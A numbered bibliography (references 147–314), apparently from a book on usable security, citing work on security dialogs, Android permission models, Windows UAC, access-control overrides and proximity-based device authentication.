[147] "Improving Security Decisions with Polymorphic and Audited Dialogs", José Brustuloni and Ricardo Villamarin-Salomón, *Proceedings of the 3rd Symposium on Usable Privacy and Security (SOUPS'07)*, July 2007, p.76.

[148] "Race conditions in security dialogs", Jesse Ruderman, 1 July 2004, http://www.squarefree.com/2004/07/01/race-conditions-in-security-dialogs/.

[149] "Apple Human Interface Guidelines", Apple Computer Inc, November 2005.

[150] "Programmers are People, Too", Ken Arnold, *ACM Queue*, **Vol.3**, **No.5** (June 2005), p.54.

[151] "Project Oberon: The Design of an Operating System and Compiler", Niklaus Wirth, ACM Press, 1992.

[152] "Serialization formats aren't toys", Tom Eastman, presentation at OWASP New Zealand Day 2013, 12 September 2013.

[153] "Case Study: Thunderbird's brittle security as proof of Iang's 3rd Hypothesis in secure design: there is only one mode, and it's secure", Ian Grigg, 23 July 2006, `http://financialcryptography.com/mt/archives/000755.html`.

[154] "USEable Security: Interface Design Strategies for Improving Security", Amanda Stephano and Dennis Groth, *Proceedings of the 3rd International Workshop on Visualization for Computer Security (VizSEC'06)*, November 2006, p.109.

[155] "Wireless PEAP-MS-CHAPv2 Authentication Could Allow Information Disclosure", Microsoft Security Advisory 2876146, Microsoft Corporation, 4 August 2013, `http://technet.microsoft.com/en-us/-security/advisory/2876146`.

[156] "deployment Element (ASP.NET Settings Schema)", MSDN .NET Framework 4.0 documentation, 2011, `http://msdn.microsoft.com/en-us/library/vstudio/ms228298%28v=vs.100%29.aspx`.

[157] "Don't run production ASP.NET Applications with debug='true' enabled", Scott Guthrie, 11 April 2006, `http://weblogs.asp.net/scottgu/-archive/2006/04/11/442448.aspx`.

[158] "ASP.NET Memory: If your application is in production… then why is debug=true", Tess Ferrandez, 12 April 2006, `http://blogs.msdn.com/b/-tess/archive/2006/04/13/575364.aspx`.

[159] "Weaning the Web off of Session Cookies", Timothy Morgan, 26 January 2010, `http://www.vsecurity.com/download/papers/-WeaningTheWebOffOfSessionCookies.pdf`.

[160] "Escape From PDF", Didier Stevens, 29 March 2010, `http://blog.didierstevens.com/2010/03/29/escape-from-pdf/`.

[161] "Babysitting an Army of Monkeys: An analysis of fuzzing 4 products with 5 lines of Python", Charlie Miller, presentation at CanSecWest 2010, March 2010, `http://securityevaluators.com/files/slides/cmiller_CSW_-2010.ppt`.

[162] "Update: Escape From PDF", Didier Stevens, 6 April 2010, `http://blog.didierstevens.com/2010/04/06/update-escape-from-pdf/`.

[163] "Quickpost: Preventing the /Launch Action 'cmd.exe' Bypass", Didier Stevens, 4 July 2010, `http://blog.didierstevens.com/2010/07/04/-quickpost-preventing-the-launch-action-cmd-exe-bypass/`.

[164] "Untrusted text in security dialogs", Jesse Ruderman, July 2010, `http://www.squarefree.com/dialogs2010/presentation.xhtml`.

[165] "Prison Phone Phraud (or The RISKS of Spanish)", Jim Flanagan, The RISKS Digest, **Vol.12**, **No.47** (10 October 1991), `http://www.catless.com/Risks/-12.47.html`.

[166] "Re:CACert", 'Anonymous Coward', 18 July 2008, `http://ask.slashdot.org/comments.pl?sid=618797&cid=24246935`.

[167] "CAcert root cert inclusion into browser", Mozilla forum discussion, 6 August 2003, `https://bugzilla.mozilla.org/show_bug.cgi?id=215243`.

[168] "Toward Web Browsers that Make or Break Trust", Hazim Almuhimedi, Amit Bhan, Dhruv Mohindra and Joshua Sunshine, *Symposium on Usable Privacy and Security (SOUPS'08)*, Poster Session, July 2008, `http://cups.cs.cmu.edu/soups/2008/posters/almuhimedi.pdf`.

[169] "Usability and Security of Personal Firewalls", Almut Herzog and Nahid Shahmehri, *Proceedings of the 22nd IFIP TC-11 International Information Security Conference (SEC'07)*, May 2007, p.37.

[170] "Crying Wolf: An Empirical Study of SSL Warning Effectiveness", Joshua Sunshine, Serge Egelman, Hazim Almuhimedi, Neha Atri and Lorrie Cranor,

Proceedings of the 18th Usenix Security Symposium (Security'09), August 2009, p.399.

[171] "GUI Bloopers: Don'ts and Do's for Software Developers and Web Designers", Jeff Johnson, Morgan Kaufmann, 2000.

[172] "PKIs im Unternehmen", Jan Rösner, *Linux Technical Review*, **No.10** (2008), p.114.

[173] "User Interaction Design for Secure Systems", Ka-Ping Yee, *Proceedings of the 4th International Conference on Information and Communications Security (ICICS'02)*, Springer-Verlag LNCS No.2513, December 2002, p.278. An extended version of this paper is available via `http://people.ischool.berkeley.edu/~ping/sid/`.

[174] "re: User Account Control", 'WindowsFanboy', 8 October 2008, `http://blogs.msdn.com/e7/archive/2008/10/08/user-account-control.aspx#8992344`.

[175] "User Account Control", Ben Fathi, 8 October 2008, `http://blogs.msdn.com/e7/archive/2008/10/08/user-account-control.aspx`.

[176] "It's All About The Benjamins: An empirical study on incentivizing users to ignore security advice", Nicolas Christin, Serge Egelman, Timothy Vidas and Jens Grossklags, *Proceedings of the 15th Financial Cryptography and Data Security Conference (FC'11)*, March 2011, to appear.

[177] "Do Windows Users Follow the Principle of Least Privilege? Investigating User Account Control Practices", Sara Motiee, Kirstie Hawkey and Konstantin Beznosov, *Proceedings of the 6th Symposium on Usable Security and Privacy (SOUPS'10)*, July 2010, p.1.

[178] "Taming Vista's User Account Control Pop-Ups", Brian Krebs, 4 November 2008, `http://voices.washingtonpost.com/securityfix/2008/11/-taming_vistas_user_account_con.html/`.

[179] "The Case Against User Interface Consistency", Jonathan Grudin, *Communications of the ACM*, **Vol.32**, **No.10** (October 1989), p.1164.

[180] "Empowering Ordinary Consumers to Securely Configure their Mobile Devices and Wireless Networks", Cynthia Kuo, Vincent Goh, Adrian Tang, Adrian Perrig and Jesse Walker, CMU technical report CMU-CyLab-05-005, December 2005, `http://sparrow.ece.cmu.edu/group/pub/-kuo_goh_tang_perrig_walker_setup.pdf`.

[181] "Making Use: Scenario-Based Design of Human-Computer Interactions", John Carroll, MIT Press, 2000.

[182] "Usability Engineering: Scenario-Based Development of Human Computer Interaction", Mary Beth Rosson and John Carroll, Morgan Kaufmann, 2001.

[183] "Extreme Programming Explained: Embrace Change", Kent Beck, Addison-Wesley, 2000.

[184] "Why Johnny can read Pr0n", Phil Hallam-Baker, 20 March 2008, `http://dotfuturemanifesto.blogspot.com/2008/03/why-johnny-can-read-pr0n.html`.

[185] "User interface dependability through goal-error prevention", Robert Reeder and Roy Maxion, *Proceedings of the Conference on Dependable Systems and Networks (DSN'05)*, June 2005, p.60.

[186] "Improving User-Interface Dependability through Mitigation of Human Error", Roy Maxion and Robert Reeder, *International Journal of Human-Computer Studies*, **Vol.63**, **No.1/2** (July 2005), p.25.

[187] "Use separate temporary folders for each session", Microsoft Corporation, 21 January 2005, `http://technet.microsoft.com/en-us/library/-cc759190%28WS.10%29.aspx`.

[188] "Access Control Policies: Some Unanswered Questions", Teresa Lunt, *Proceedings of the 1st Computer Security Foundations Workshop (CSFW'88)*, June 1988, p.227.

[189] "How Users Use Access Control", Diane Smetters and Nathan Good, *Proceedings of the 5th Symposium on Usable Security and Privacy (SOUPS'09)*, July 2009, Paper 15.

[190] "Order of ACEs in a DACL", Microsoft Corporation, 26 October 2012, `http://msdn.microsoft.com/en-us/library/windows/desktop/-aa379298%28v=vs.85%29.aspx`.

[191] "More than Skin Deep: Measuring Effects of the Underlying Model on Access-Control System Usability", Robert Reeder, Lujo Bauer, Lorrie Faith Cranor, Michael Reiter and Kami Vaniea, *Proceedings of the 29th Conference on Human Factors in Computing Systems (CHI'11)*, May 2011, p.2065.

[192] "android.Manifest.permission", Google Inc, `http://developer.android.com/reference/android/-Manifest.permission.html`.

[193] "A Methodology for Empirical Analysis of Permission-Based Security Models and its Application to Android", David Barrera, H.Kayacik, Paul van Oorschot and Anil Somayaj, *Proceedings of the 17th Conference on Computer and Communications Security (CCS'10)*, October 2010, p.73.

[194] "Security and Permissions", `http://developer.android.com/guide/-topics/security/security.html`.

[195] "TaintDroid: An Information-Flow Tracking System for Realtime Privacy Monitoring on Smartphones", William Enck, Peter Gilbert, Byung-Gon Chun, Landon Cox, Jaeyeon Jung, Patrick McDaniel and Anmol Sheth, *Proceedings of the 9th Symposium on Operating Systems Design and Implementation (ODSI'10)*, October 2010, to appear.

[196] "These Aren't the Permissions you're Looking For", Anthony Lineberry, David Richardson and Tim Wyatt, presentation at Defcon 18, July 2010, `http://www.defcon.org/images/defcon-18/dc-18-presentations/-Lineberry/DEFCON-18-Lineberry-Not-The-Permissions-You-Are-Looking-For.pdf`.

[197] "Zero-Permission Android Applications", Paul Brodeur, 9 April 2012, `http://leviathansecurity.com/blog/archives/17-Zero-Permission-Android-Applications.html`.

[198] "Zero-Permission Android Applications part 2", Paul Brodeur, 11 May 2012, `http://www.leviathansecurity.com/blog/archives/18-Zero-Permission-Android-Applications-part-2.html`.

[199] "iOS Hacker's Handbook", Charlie Miller, Dionysus Blazakis, Dino Dai Zovi, Stefan Esser, Vincenzo Iozzo and Ralf-Philipp Weinmann, John Wiley and Sons, 2012.

[200] "Risiko Smartphone", Daniel Bachfeld and Collin Mulliner, *c't Security*, March 2011, p.46.

[201] "The Effectiveness of Application Permissions", Adrienne Felt, Kate Greenwood and David Wagner, *Proceedings of the 2nd Conference on Web Applications Development (WebApps'11)*, June 2011, p.75.

[202] "Is this App Safe? A Large Scale Study on Application Permissions and Risk Signals", Pern Chia, Yusuke Yamamoto and N. Asokan, *Proceedings of the 21st World Wide Web Conference (WWW'12)*, April 2012, p.311.

[203] "A Look at SmartPhone Permission Models", Kathy Au, Yi Zhou, Zhen Huang, Phillipa Gill and David Lie, *Proceedings of the 1st Workshop on Security and Privacy in Smartphones and Mobile Devices (SPSM'11)*, October 2011, p.63.

[204] "Systematic Detection of Capability Leaks in Stock Android Smartphones", Michael Grace, Yajin Zhou, Zhi Wang and Xuxian Jiang, *Proceedings of the 19th Network and Distributed System Security Symposium (NDSS'12)*, February 2012, to appear.

[205] "The Heavy Metal That Poisoned the Droid", Tyrone Erasmus, Black Hat Europe 2012, March 2012, `https://media.blackhat.com/bh-eu-12/-Erasmus/bh-eu-12-Erasmus-Heavy-Metal_Poisoned_Droid-Slides.pdf`.

[206] "A Conundrum of Permissions: Installing Applications on an Android Smartphone", Patrick Kelley, Sunny Consolvo, Lorrie Cranor, Jaeyeon Jung, Norman Sadeh and David Wetherall, *Proceedings of the 2012 Workshop on Usable Security (USEC'12)*, Springer-Verlag LNCS No.7398, March 2012, to appear.

[207] "Android Permissions: User Attention, Comprehension, and Behavior", Adrienne Felt, Elizabeth Ha, Serge Egelman, Ariel Haney, Erika Chin and

David Wagner, *Proceedings of the 8th Symposium on Usable Security and Privacy (SOUPS'12)*, July 2012, Paper 3.

[208] "Using Probabilistic Generative Models for Ranking Risks of Android Apps", Hao Peng, Chris Gates, Bhaskar Sarma, Ninghui Li, Yuan Qi, Rahul Potharaju, Cristina Nita-Rotaru and Ian Molloy, *Proceedings of the 19th Conference on Computer and Communications Security (CCS'12)*, October 2012, p.241.

[209] "Manifest.permission", Android developer documentation, 14 August 2012, `http://developer.android.com/reference/android/-Manifest.permission.html`.

[210] "PScout: Analyzing the Android Permission Specification", Kathy Au, Yi Zhou, Zhen Huang and David Lie, *Proceedings of the 19th Conference on Computer and Communications Security (CCS'12)*, October 2012, p.217.

[211] "[Warning] Identified malicious application disguised as a Battery Doctor", nProtect Emergency Response Team, 20 October 2011, `http://en-erteam.nprotect.com/2011/10/warning-identified-malicious.html`.

[212] "Curbing Android Permission Creep", Timothy Vidas, Nicolas Christin and Lorrie Cranor, *Proceedings of Web 2.0 Security and Privacy (W2SP'11)*, May 2011, `http://w2spconf.com/2011/papers/curbingPermissionCreep.pdf`.

[213] "Making security usable: Are things improving?", Steven Furnell, *Computers & Security*, **Vol.26**, **No.6** (September 2007), p.434.

[214] "Symbian OS Platform Security: Software Development Using the Symbian OS Security Architecture", Craig Heath, Symbian Press, 2006.

[215] "Symbian OS platform security model", Bo Li, Elena Reshetova and Tuomas Aura, *;login*, **Vol.35**, **No.4** (August 2010), p.23.

[216] "Inglorious Installers: Security in the Application Marketplace", Jonathan Anderson, Joseph Bonneau and Frank Stajano, *Proceedings of the 9th Workshop on the Economics of Information Security (WEIS'10)*, June 2010, `http://weis2010.econinfosec.org/papers/session3/-weis2010_anderson_j.pdf`.

[217] "Platform Security (Fundamentals of Symbian C++)", Symbian Foundation, `http://developer.symbian.org/wiki/index.php/-Platform_Security_%28Fundamentals_of_Symbian_C%2B%2B%29`.

[218] "Usable Access Control for the World Wide Web", Dirk Balfanz, *Proceedings of the 19th Annual Computer Security Applications Conference (ACSAC'03)*, December 2003, p.406.

[219] "Exposing the Lack of Privacy in File Hosting Services", Nick Nikiforakis, Marco Balduzzi, Steven Van Acker, Wouter Joosen and Davide Balzarotti, *Proceedings of the 4th Workshop on Large-scale Exploits and Emergent Threats (LEET'11)*, March 2011, `http://www.usenix.org/event/leet11/-tech/full_papers/Nikiforakis.pdf`.

[220] "Weapons of Mass Assignment", Patrick McKenzie, *Communications of the ACM*, **Vol.54**, **No.5** (May 2011), p.54.

[221] "Visual vs. Compact: A Comparison of Privacy Policy Interfaces", Heather Lipford, Jason Watson, Michael Whitney, Katherine Froiland and Robert Reeder, *Proceedings of the 28th Conference on Human Factors in Computing Systems (CHI'10)*, April 2010, p.1111.

[222] "I'm Allowing What? Disclosing the authority applications demand of users as a condition of installation", Jennifer Tam, Robert Reeder and Stuart Schechter, 18 May 2010, `http://research.microsoft.com/apps/-pubs/default.aspx?id=131517`.

[223] "Access Control for Home Data Sharing: Attitudes, Needs and Practices", Michelle Mazurek, J.P. Arsenault, Joanna Bresee, Nitin Gupta, Iulia Ion, Christina Johns, Daniel Lee, Yuan Liang, Jenny Olsen, Brandon Salmon, Richard Shay, Kami Vaniea, Lujo Bauer, Lorrie Faith Cranor, Gregory Ganger and Michael Reiter, *Proceedings of the 28th Conference on Human Factors in Computing Systems (CHI'10)*, April 2010, p.645.

[224] "Exploring Reactive Access Control", Michelle Mazurek, Peter Klemperer, Richard Shay, Hassan Takabi, Lujo Bauer and Lorrie Faith Cranor,

Proceedings of the 27th Conference on Human Factors in Computing Systems (CHI'09), May 2011, p.2085.

[225] "Extending Access Control Models with Break-glass", Achim Brucker and Helmut Petritsch, *Proceedings of the 14th Symposium on Access Control Models and Technologies (SACMAT'09)*, June 2009, p.197.

[226] "Optimistic Security: A New Access Control Paradigm", Dean Povey, *Proceedings of the 1999 New Security Paradigms Workshop (NSPW'99)*, September 1999, p.40.

[227] "Enforcing Well-formed and Partially-formed Transactions for Unix", Dean Povey, *Proceedings of the 8th Usenix Security Symposium (Security'99)*, August 1999, p.47.

[228] "Mitigating Inadvertent Insider Threats with Incentives", Debin Liu, XiaoFeng Wang and Jean Camp, *Proceedings of the 13th Financial Cryptography and Data Security Conference (FC'09)*, Springer-Verlag LNCS No.5628, February 2009, p.1.

[229] "Providing a Flexible Security Override for Trusted Systems", Lee Badger, *Proceedings of the 3rd Computer Security Foundations Workshop (CFSW'90)*, June 1990, p.115.

[230] "Discretionary Overriding of Access Control in the Privilege Calculus", Erik Rissanen, Babak Sadighi Firozabadi and Marek Sergot, *Proceedings of the IFIP TC1 WG1.7 Workshop on Formal Aspects in Security and Trust (FAST'04)*, August 2004, p.219.

[231] "Towards a Theory of Accountability and Audit", Radha Jagadeesan, Alan Jeffrey, Corin Pitcher and James Riely, *Proceedings of the 14th European Conference on Research in Computer Security (ESORICS'09)*, September 2009, Springer-Verlag LNCS No.5789, p.152.

[232] "Run-Time Enforcement of Nonsafety Policies", Jay Ligatti, Lujo Bauer and David Walker, *ACM Transactions on Information and System Security (TISSEC)*, **Vol.12**, **No.3** (2009), Article No.19.

[233] "A Calculus for the Qualitative Risk Assessment of Policy Override Authorization", Steffen Bartsch, *Proceedings of the 3rd Conference on Security of Information and Networks (SIN'10)*, September 2010, p.62.

[234] "A User Study of Policy Creation in a Flexible Access-Control System", Lujo Bauer, Lorrie Faith Cranor, Robert Reeder, Michael Reiter and Kami Vaniea, *Proceeding of the 26th Conference on Human Factors in Computing Systems (CHI'08)*, April 2008, p.543.

[235] "Secure Information Sharing on Support of Emergency Management", Barbara Carminati, Elena Ferrari and Michele Guglielmi, *Proceedings of the 3rd International Conference on Information Privacy, Security, Risk and Trust (PASSAT'11)*, October 2011, p.988.

[236] "A System for Timely and Controlled Information Sharing in Emergency Situations", Barbara Carminati, Elena Ferrari and Michele Guglielmi, *Transactions on Secure and Dependable Computing*, **Vol.10**, **No.3** (May/June 2013), p.129.

[237] "Access Control and Integration of Health Care Systems: An Experience Report and Future Challenges", Lillian Røstad, Øystein Nytrø, Inger Tøndel and Per Meland, *Proceedings of the 2nd International Conference on Availability, Reliability and Security (ARES'07)*, April 2007, p.871.

[238] "Experience-Based Access Management", Carl Gunter, David Liebovitz and Bradley Malin, *IEEE Security and Privacy*, **Vol.9**, **No.5** (September/October 2011), p.48.

[239] "Usability of Security Management: Defining the Permissions of Guests", Matthew Johnson and Frank Stajano, *Proceedings of the 14th Security Protocols Workshop (Protocols'06)*, Springer-Verlag LNCS No.5087, March 2006, p.277.

[240] "Challenges in Access Right Assignment for Secure Home Networks", Tiffany Kim, Lujo Bauer, James Newsome, Adrian Perrig and Jesse Walker, *Proceedings of the 5th Workshop on Hot Topics in Security (HotSec'10)*, August 2010, `http://www.usenix.org/events/hotsec10/tech/-full_papers/Kim.pdf`.

[241] "The Importance of Usability Testing of Voting Systems", Paul Herson, Richard Niemi, Michael Hanmer, Benjamin Bederson, Frederick Conrad and Michael Traugott, *Proceedings of the 2006 Usenix/Accurate Electronic Voting Technology Workshop*, August 2006.

[242] "Re: Intuitive cryptography that's also practical and secure", Andrea Pasquinucci, posting to the cryptography@metzdowd.com mailing list, message-ID `20070130203352.GA17174@old.at.home`, 30 January 2997.

[243] "The Usability of Electronic Voting Machines and How Votes Can Be Changed Without Detection", PhD thesis, Sarah Everett, May 2007.

[244] "The Social Context of Home Computing", David Frohlich and Robert Kraut, in "Inside the Smart Home", Springer Verlag, 2003, p.127.

[245] "Finding a Place for UbiComp in the Home", Andy Crabtree, Tom Rodden, Terry Hemmings and Steve Benford, *Proceedings of the 5th International Conference on Ubiquitous Computing (UbiComp'03)*, Springer-Verlag LNCS No.2864, October 2003, p.208.

[246] "The Trouble with Login — On Usability and Computer Security in Ubiquitous Computing", Jakob Bardram, *Journal of Personal and Ubiquitous Computing*, **Vol.9**, **No.6** (November 2005), p.357.

[247] "Network Authentication using Single Sign-on: The Challenge of Aligning Mental Models", Rosa Heckle, Wayne Lutters and David Gurzick, *Proceedings of the 2nd Symposium on Computer Human Interaction for Management of Information Technology (CHiMiT'08)*, November 2008, Article No.6.

[248] "Security in Context — Lessons Learned from Security Studies in Hospitals", Jakob Bardram, *Proceedings of the CHI 2007 Workshop on Security User Studies*, April 2007, `http://www.verbicidal.org/hcisec-workshop/papers/bardram.pdf`.

[249] "Managing Insecurity: Practitioner Reflections on Social Costs of Security", Darren Lacey, *;login*, December 2008, p.97.

[250] "Circumvention of Security: Good Users do Bad Things", Jim Blythe, Ross Koppel and Sean Smith, *IEEE Security and Privacy*, **Vol.11**, **No.5** (September/October 2013), p.80.

[251] "Security Dilemma: Healthcare Clinicians at Work", Rosa Heckle, *IEEE Security and Privacy*, **Vol.9**, **No.6** (November/December 2011), p.15.

[252] "Has Johnny Learnt To Encrypt By Now?", Angela Sasse, keynote address at the 5th Annual PKI R&D Workshop (PKI'06), April 2006.

[253] "The Changing Environment for Security Protocols", *IEEE Network*, **Vol.11**, **No.3** (May/June 1997), p.12.

[254] "'Comply or Die' Is Dead: Long live security-aware principal agents", Iacovos Kirlappos, Adam Beautement and M. Angela Sasse, *Proceedings of the 2013 Workshop on Usable Security (USEC'13)*, to appear.

[255] Discussion at Kiwi Foo 2010, February 2010.

[256] "Yours, Mine and Ours? Sharing and Use of Technology in Domestic Environments", A. Bernheim Brush and Kori Inkpen, *Proceedings of the 9th Conference on Ubiquitous Computing (UbiComp'07)*, September 2007, Springer-Verlag LNCS No.4717, p.109.

[257] "Family Accounts: A new paradigm for user accounts within the home environment", Serge Egelman, A.J.Bernheim Brush and Kori Inkpen, *Proceedings of the Conference on Computer Supported Cooperative Work (CSCW'08)*, November 2008, p.669.

[258] "The Media Equation: How People Treat Computers, Television, and New Media Like Real People and Places", Byron Reeves and Clifford Nass, Cambridge University Press, 1996.

[259] "Praktische Kryptographie unter Linux", Lars Packshies, Open Source Press, 2005.

[260] "Panopticlick", Electronic Frontier Foundation, `http://panopticlick.eff.org/`.

[261] "Tracking your Browser Without Cookies", Bruce Schneier, 29 January 2010, `http://www.schneier.com/blog/archives/2010/01/-tracking_your_b.html`.

[262] "Unique in the Crowd: The privacy bounds of human mobility", Yves-Alexandre de Montjoye, César A. Hidalgo, Michel Verleysen and Vincent D. Blondel, *Scientific Reports*, **Vol.3**, **Article No.1376**, 25 March 2013, `http://www.nature.com/srep/2013/130325/srep01376/full/-srep01376.html`.

[263] "Hypothesis #1 — The One True Cipher Suite", Ian Grigg, undated, `http://iang.org/ssl/h1_the_one_true_cipher_suite.html`.

[264] "Menu Item Usage Study: Part I", Christopher Jung, 15 March 2010, `http://blog.mozilla.com/metrics/2010/03/15/menu-item-usage-study-part-i/`.

[265] "Usability and Security of Personal Firewalls", Almut Herzog and Nahid Shahmehri, *Proceedings of the 22nd IFIP TC-11 International Information Security Conference (SEC'07)*, May 2007, p.37.

[266] "The Inmates Are Running the Asylum: Why High Tech Products Drive Us Crazy and How To Restore The Sanity", Alan Cooper, Sams, 1999.

[267] "Apparent usability vs. inherent usability: experimental analysis on the determinants of the apparent usability", Masaaki Kurosu and Kaori Kashimura, *Proceedings of the 13th Conference on Human Factors in Computing Systems (CHI'95)*, May 1995, p.292.

[268] "The Interplay of Beauty, Goodness, and Usability in Interactive Products", Marc Hassenzahl, *Human-Computer Interaction*, **Vol.19**, **No.1** (2004), p.319.

[269] "A Few Notes on the Study of Beauty in HCI", Noam Tractinsky, *Human-Computer Interaction*, **Vol.19**, **No.1** (December 2004), p.351.

[270] "Attractive phones don't have to work better: independent effects of attractiveness, effectiveness, and efficiency on perceived usability", Jeffrey Quinn and Tuan Tran, *Proceedings of the 28th Conference on Human Factors in Computing Systems (CHI'10)*, p.353.

[271] "What is Beautiful is Usable", N. Tractinsky, A. Shoval-Katz and D. Ikar, *Interacting with Computers*, **Vol.13**, **No.2** (December 2000), p.127.

[272] "What is beautiful is good", Karen Dion, Ellen Berscheid and Elaine Walster, *Journal of Personality and Social Psychology*, **Vol.24**, **No.3** (December 1972), p.285.

[273] "Universal Principles of Design", William Lidwell, Kritina Holden and Jill Butler, Rockport Publishers, 2003.

[274] "About Face 2.0: The Essentials of Interaction Design", Alan Cooper and Robert Reimann, Wiley, 2003.

[275] "Certain Programs Do Not Work Correctly If You Log On Using a Limited User Account", Microsoft Knowledge Base article 307091, 14 March 2005, `http://support.microsoft.com/default.aspx?scid=kb;en-us;307091`.

[276] "Local Administrator/Power User Non support of Patching/UAC Hall of Shame", `http://www.threatcode.com/`.

[277] "The Security Cost of Cheap User Interaction", Rainer Böhme and Jens Grossklags, *Proceedings of the 2011 New Security Paradigms Workshop (NSPW'11)*, September 2011, to appear.

[278] "Security in Longhorn: Focus on Least Privilege", Keith Brown, April 2004, `http://msdn2.microsoft.com/en-us/library/aa480194.aspx`.

[279] "Microsoft: Vista feature designed to 'annoy users'", Tom Espiner, 11 April 2008, `http://news.zdnet.com/2100-9590_22-197085.html`.

[280] "Data Execution Prevention", MSDN, `http://msdn.microsoft.com/en-us/library/aa366553%28VS.85%29.aspx`.

[281] "Address Space Layout Randomization in Windows Vista", Michael Howard, 26 May 2006, `http://blogs.msdn.com/b/michael_howard/archive/-2006/05/26/address-space-layout-randomization-in-windows-vista.aspx`.

[282] "DEP / ASLR Neglected in Popular Programs", Carsten Eiram / Secunia, 1 July 2010, `http://secunia.com/blog/105`.

[283] "Top Apps Largely Forgo Windows Security Protections", Brian Krebs, 1 July 2010, `http://krebsonsecurity.com/2010/07/top-apps-largely-forgo-windows-security-protections/`.

[284] "The Enhanced Mitigation Experience Toolkit", Microsoft Corporation, 18 March 2011, `http://support.microsoft.com/kb/2458544`.

[285] "Microsoft EMET - ASLR Small Print with Base Binaries", Ollie Whitehouse, 29 February 2012, `http://recxltd.blogspot.com/2012/02/microsoft-emet-aslr-small-print-with.html`.

[286] "Countering Security Information Overload through Alert and Packet Visualization", Greg Conti, Kulsoom Abdullah, Julian Grizzard, John Stasko, John Copeland, Mustaque Ahamad, Henry Owen and Chris Lee, *IEEE Computer Graphics and Applications*, **Vol.26, No.2** (March 2006), p.60.

[287] "Visual Correlation of Network Alerts", Stefano Foresti, James Agutter, Yarden Livnat, Shaun Moon and Robert Erbacher, *IEEE Computer Graphics and Applications*, **Vol.26**, **No.2** (March 2006), p.48.

[288] "Security Data Visualization: Graphical Techniques for Network Analysis", Greg Conti, No Starch Press, 2007.

[289] "Applied Security Visualization", Raffael Marty, Addison-Wesley, 2008.

[290] "Revealing Hidden Context: Improving Mental Models of Personal Firewall Users", Fahimeh Raja, Kirstie Hawkey and Konstantin Beznosov, *Proceedings of the 5th Symposium on Usable Security and Privacy (SOUPS'09)*, July 2009, Paper 1.

[291] "Sesame: Informing User Security Decisions with System Visualization" Jennifer Stoll, Craig Tashman, W.Keith Edwards and Kyle Spafford, *Proceedings of the 26th Conference on Human Factors in Computing Systems (CHI'08)*, April 2008, p.1045.

[292] "Talking To Strangers: Authentication in Ad-Hoc Wireless Network", Dirk Balfanz, Diane Smetters, Paul Stewart and H.Chi Wong, *Proceedings of the Network and Distributed System Security Symposium (NDSS'02)*, February 2002, p.23.

[293] "Principles of Transaction Processing", Philip Bernstein and Eric Newcomer, Morgan Kaufman, 1997.

[294] "ICAF: A Context-Aware Framework for Access Control", A. Kayes, Jun Han and Alan Colman, *Proceedings of the 17th Australasian Conference on Information Security and Privacy (ACISP'12)*, Springer-Verlag LNCS No.7372, July 2012, p.442.

[295] "Security for Ubiquitous Computing", Frank Stajano, John Wiley and Sons, 2002.

[296] "Security For Whom? The Shifting Security Assumptions Of Pervasive Computing", Frank Stajano, *Proceedings of the Mext-NSF-JSPS International Symposium on Software Security — Theories and Systems (ISSS'02)*, Springer-Verlag LNCS No.2609, November 2002, p.225.

[297] "How to pair with a human", Stefan Dziembowski, IACR Eprint Report 2009/562, 21 November 2009, `http://eprint.iacr.org/2009/562`.

[298] "Protecting Unattended Computers Without Software", Carl Landwehr, *Proceedings of the 13th Annual Computer Security Applications Conference (ACSAC'97)*, December 1997, p.274.

[299] "How to Prove Where You Are: Tracking the Location of Customer Equipment", Eran Gabber and Avishai Wool, *Proceedings of the 5th Conference on Computer and Communications Security (CCS'98)*, November 1998, p.142.

[300] "Zero-Interaction Authentication", Mark Corner and Brian Noble, *Proceedings of the 8th International Conference on Mobile Computing and Networking (Mobicom'02)*, September 2002, p.1.

[301] "Protecting Applications with Transient Authentication", Mark Corner and Brian Noble, *Proceedings of the 1st International Conference on Mobile Systems, Applications and Services (Mobicom'03)*, May 2003, p.57.

[302] "Validating and Security Spontaneous Association between Wireless Devices", Tim Kindberg and Kan Zhang, *Proceedings of the 6th Information Security Conference (ISC'03)*, Springer-Verlag LNCS No.2851, October 2003, p.44.

[303] "One User, Many Hats; and Sometimes, No Hat", Frank Stajano, *Proceedings of the 12th Security Protocols Workshop (Protocols'04)*, Springer-Verlag LNCS No.3957, April 2004, p.51.

[304] "ROPE: Robust Position Estimation in Wireless Sensor Networks", Loukas Lazos, Radha Poovendran and Srdjan Čapkun, *Proceedings of the 4th International Conference on Information Processing in Sensor Networks (ISPN'05)*, April 2005, Article 43.

[305] "Network-in-a-Box: How to Set Up a Secure Wireless Network in Under a Minute", Dirk Balfanz, Glenn Durfee, Rebecca Grinter, Diane Smetters and Paul Stewart, *Proceedings of the 13th Usenix Security Symposium (Security'04)*, August 2004, p.207.

[306] "Secure positioning in wireless networks", Srdjan Čapkun and Jean Hubaux, *IEEE Journal on Selected Areas in Communication*, **Vol.24**, **No.2** (February 2006), p.221.

[307] "Key Agreement in Peer-to-Peer Wireless Networks", Mario Čagalj, Srdjan Čapkun and Jean-Pierre Hubaux, Proceedings of the IEEE (Special Issue on Cryptography and Security), Vol.94, No.2 (February 2006), p.467.

[308] "Integrity Regions: Authentication through Presence in Wireless Networks", Srdjan Čapkun and Mario Čagalj, *Proceedings of the 5th Workshop on Wireless Security (WiSe'06)*, September 2006, p.1.

[309] "Context-aware Access to Public Shared Devices", David Jea, Ian Yap and Mani Srivastava, *Proceedings of the 1st International Workshop on Systems and Networking Support for Healthcare and Assisted Living Environments*, June 2007, p.13.

[310] "Information Protection via Environmental Data Tethers", Matt Beaumont-Gay, Kevin Eustice and Peter Reiher, *Proceedings of the 2007 New Security Paradigms Workshop (NSPW'07)*, September 2007, p.67.

[311] "Amigo: Proximity-Based Authentication of Mobile Devices", Alex Varshavsky, Adin Scannell, Anthony LaMarca, and Eyalde Lara, *Proceedings of the 9th International Conference on Ubiquitous Computing (UbiComp'07)*, Springer-Verlag LNCS No.4717, September 2007, p.253.

[312] "Requirements for a Location-based Access Control Model", Michael Decker, *Proceedings of the 6th International Conference on Advances in Mobile Computing and Multimedia*, November 2008, p.346.

[313] "Proximity-based authentication of mobile devices", Adin Scannell, Alexander Varshavsky, Anthony LaMarca and Eyal De Lara, *International Journal of Security and Networks*, **Vol.4**, **No.1/2** (February 2009), p.4.

[314] "Secure pairing of interface constrained devices", Claudio Soriente, Gene Tsudik and Ersin Uzun, *International Journal of Security and Networks*, **Vol.4**, **No.1/2** (2009), p.17.

